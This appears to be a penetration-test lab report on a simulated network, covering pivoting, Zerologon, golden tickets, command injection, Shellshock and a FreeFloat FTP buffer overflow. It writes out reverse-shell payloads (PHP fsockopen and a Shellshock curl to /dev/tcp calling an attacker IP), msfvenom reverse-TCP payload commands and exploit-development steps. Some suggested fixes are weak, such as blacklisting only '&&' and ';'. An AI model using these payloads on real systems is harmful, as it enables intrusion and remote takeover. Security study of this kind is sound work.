**Vulnerability Explanation:** Pivoting is a standard method for lateral movement from one machine to another machine and gaining access to it. This can be done by different means of pivoting such as Proxychains, SSL port forwarding, Socat and much more.

**Vulnerability Fix:** This can be fixed by enforcing privilege separation which means standard users must not have the privilege to do anything. Hence when an attacker uses this technique it is limited and fairly restricted in scope.

**Severity:** High

------------------------------------------------

Pivoting video:

------------------------------------------------

**Vulnerability Exploited:** Netlogon Zerologon

**System Vulnerable:** 10.0.0.2 (AD DC), 10.0.0.3 - 10.0.0.254 (AD Domain)

**Vulnerability Explanation:** Zerologon is an exploit for a vulnerability in the cryptography of Microsoft’s Netlogon process that allows an attack against Microsoft AD domain controllers, making it possible for an attacker to impersonate any computer, including the root domain controller.

**Vulnerability Fix:** In August 2020, Microsoft released a patch for this exploit, but it is part of a two-part patch. The second patch will then be a universal fix and Microsoft is planning to release the second phase of the patch in early February 2021.

**Severity:** High

------------------------------------------------

Zerologon video:

------------------------------------------------

**Vulnerability Exploited**: NTLM Hash not supporting modern cryptographic methods

**System Vulnerable**: 10.0.0.2 (AD DC), 10.0.0.3 - 10.0.0.254 (AD Domain)

**Vulnerability Explanation**: Since NTLM hashes do not support modern cryptographic methods such as AES or SHA-256, they are vulnerable to offline cracking attacks after the hashes have been stolen and dumped using tools such as HashCat or JohnTheRipper.

**Vulnerability Fix**: The local administrator account of the DC has to use a stronger password so that it takes more time and resources for the attacker to crack and instead of using NTLM, use Kerberos.

------------------------------------------------

Hash cracking video:

------------------------------------------------

**Vulnerability Exploited:** Kerberos golden ticket

**System Vulnerable:** 10.0.0.3 - 10.0.0.254 (domain Users) & 10.0.0.2 (AD Server)

**Vulnerability Explanation:** It is an authentication token for the KRBTGT account, it is a special hidden account with the job of encrypting all the authentication tokens for the Domain Controller.

**Vulnerability Fix:** Enforce a least privilege model, limit user access to only what they need. In addition install endpoint protection which prevents attackers from loading the mimikatz modules. Also, Configure the DCs to only accept administrative connections from that terminal server.

**Severity:** Critical

------------------------------------------------

Kerberos golden ticket video:

------------------------------------------------

**Vulnerability Exploited:** Command Injection

**System Vulnerable:** DMZ Web Server (DMZ IP: 192.168.1.3, Internal IP: 10.0.0.1)

**Vulnerability Explanation:** Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

**Vulnerability Fix:** Modify source code to set a blacklist to exclude && and ;

User will not be able to inject commands after using the special characters.


**Severity:** Medium

------------------------------------------------


Commande Injection vidéo:

------------------------------------------------


Vulnerability exists in the Display File function of the web application.



The source code for the Display File function is shown below.




Usage example for Display File function:



Exploit methodology:

1. Use a separator character (;) and type a command to see if this function is vulnerable to command injection.




You can see that when you type ;whoami, www-data is returned as output. This shows that the website is vulnerable to command injection attack.

1. Gaining reverse shell

Set up attacker Kali Machine as a listener, listening for incoming connections at port 9999.

Then use a php reverse shell command.

Type ;php -r '$sock=fsockopen("180.129.48.20",9999);exec("/bin/sh -i <&3 >&3 2>&3");' in the input field and submit.



A reverse shell is obtained from the attacker Kali Machine.

------------------------------------------------

**Vulnerability Exploited:** Shellshock

**System Vulnerable:** DMZ Web Server (DMZ IP: 192.168.1.3, Internal IP: 10.0.0.1)

**Vulnerability Explanation:** Shellshock is a security bug causing Bash to execute commands from environment variables unintentionally. In other words if exploited the vulnerability allows the attacker to remotely issue commands on the server, also known as remote code execution.

**Vulnerability Fix:** Update web server bash by updating the bash version.

Commands: sudo apt-get update


sudo apt-get install –only upgrade bash

**Severity:** Critical

------------------------------------------------

Shellshock video:

------------------------------------------------



Attacker takes advantage of command injection vulnerability to check if the web server is vulnerable to Shellshock using the command: env 'VAR=() { :;}; echo Bash is vulnerable!' 'FUNCTION()=() { :;}; echo Bash is vulnerable!' bash -c "echo Bash Test"



Then attacker check if there are any cgi scripts being used in the webserver.


Exploit methodology (Reverse shell):

Open a terminal in attacker Kali machine and set up as a listener.


Command: nc -nlvp 9999

Open another terminal and type the command:

curl -A '() { :; }; /bin/sh -i > /dev/tcp/180.129.48.20/9999 0<&1 2>&1' http://192.168.1.3/cgi-bin/hw.sh



You get a reverse shell after performing the curl command.



“/bin/sh -i”: The option I stands for interactive, meaning that the shell must be interactive (must provide a shell prompt).

2. “> /dev/tcp/192.168.1.20/9999”: This causes the output device (stdout) of the shell to be redirected to the TCP connection to 192.168.1.20’s port 9999. In Unix systems, stdout’s file descriptor is 1.

3. “0<&1”: File descriptor 0 represents the standard input device (stdin). This option tells the system to use the standard output device as the standard input device. Since stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.

4. “2>&1”: File descriptor 2 represents the standard error stderr. This causes the error output to be redirected to stdout, which is the TCP connection.

In summary, the command “/bin/sh -i > /dev/tcp/192.168.1.20/9999 0<&1 2>&1” starts a bash shell on the server machine, with its input coming from a TCP connection, and output going to the same TCP connection.

------------------------------------------------

**Vulnerability Exploited:** Buffer overflow attack on Windows 7 FreeFloat FTP Server 1.0

**System Vulnerable:** FreeFloat FTP Server 1.0 on Windows 7 file server (IP: 192.168.1.39)

**Vulnerability Explanation:** Stack-based buffer overflow in FreeFloat FTP Server 1.0 allows remote authenticated users to execute arbitrary code via a long string in a PUT command.

**Vulnerability Fix:** Use other FTP Server application that are more secure.

**Severity:** Critical

------------------------------------------------

Buffer overflow attack on windows video:

Part 1:

Part 2:

------------------------------------------------

Summary:

After RDP into Windows 7 file server, attacker notices it is running a vulnerable FTP Server that is vulnerable to buffer overflow.

Attacker re-create the exact environment to test buffer overflow.


After successful attempt to perform buffer overflow and getting a remote shell, attacker use the exploit code to run it from the ubuntu web server and perform pivoting to the attacker kali machine.

Windows 7 File Server IP address: 10.0.0.39

Ubuntu Web server IP addresss (used as attacker): 10.0.0.1

POC

Pre-requisites:





Step 1: Re-create the Windows 7 file server to test buffer overflow

Step 2: Ping the Windows 7 from attacker's kali to ensure connectivity.

Step 3: Run FTPServer as administrator.


Step 4: Run immunity debugger as administrator.

Step 5: In immunity debugger, file -> attach -> FTPServer -> Run.


 

Step 6: From kali, run check.py <IP Address of Win7 File Server> 21

Notice that the last successful amount of bytes sent is 240.




Step 7: In immunity debugger, check that EIP is overwritten with ‘41414141’.




Step 8: Close immunity debugger, and repeat step 3-5.

Step 9: Create a unique string of 240 bytes using a Metasploit tool (ruby script).


/usr/share/metasploit-framework/tools/exploit/pattern\_create.rb -l 240




Step 10: Copy the generated unique string into step1.py to the ‘pattern’ variable.



Step 11: Run step1.py to find the value of EIP.




The EIP value is 37684136.



Step 12: Run the Metasploit tool to find the pattern offset. Somewhere within 240 bytes of the unique string, it finds the exact offset which is 230 bytes.


/usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb -q 37684136




Step 13: Review step2.py. Edit the buffer to send 230 bytes of ‘A’ + 4 bytes of ‘B’ + 10 bytes of ‘C’.

This is to overwrite the EIP. Check that the EIP is overwritten with 42424242.









Step 14: Repeat step 3-5.


Step 15: Run step3.py and step4.py to find out the bad characters.

This is to prepare to generate the shellcode and omit the bad characters.






You can see the characters from 01, 02, 03, 04 and so on. However, up till 09, it appears as 2E instead of 0a. This means that 0a is a bad character.




You can see that after 0c, it should be 0d but it appears to be 2E. This means that 0d is another bad character as well.

Step 16: Repeat step 3-5.


Step 17: In immunity Debugger, Click View -> Executable modules.




I will be using SHELL32.DLL so click on it.



Step 18: Right click -> Search For -> Command then find JMP ESP.






Take note of the JMP ESP value.



Step 19: Put the JMP ESP value into the exploit code.




Step 20: Generate payload using msfvenom.

Meterpreter shell:


msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.20 LPORT=5555 EXITFUNC=thread -f py -b ‘\x00\x0a\x0d’ -e x86/shikata\_ga\_nai

Normal shell:


msfvenom -p windows/shell\_reverse\_tcp LHOST=192.168.1.20 LPORT=5555 EXITFUNC=thread -f py -b ‘\x00\x0a\x0d’ -e x86/shikata\_ga\_nai




Step 21: Copy the generated shellcode into the exploit code.



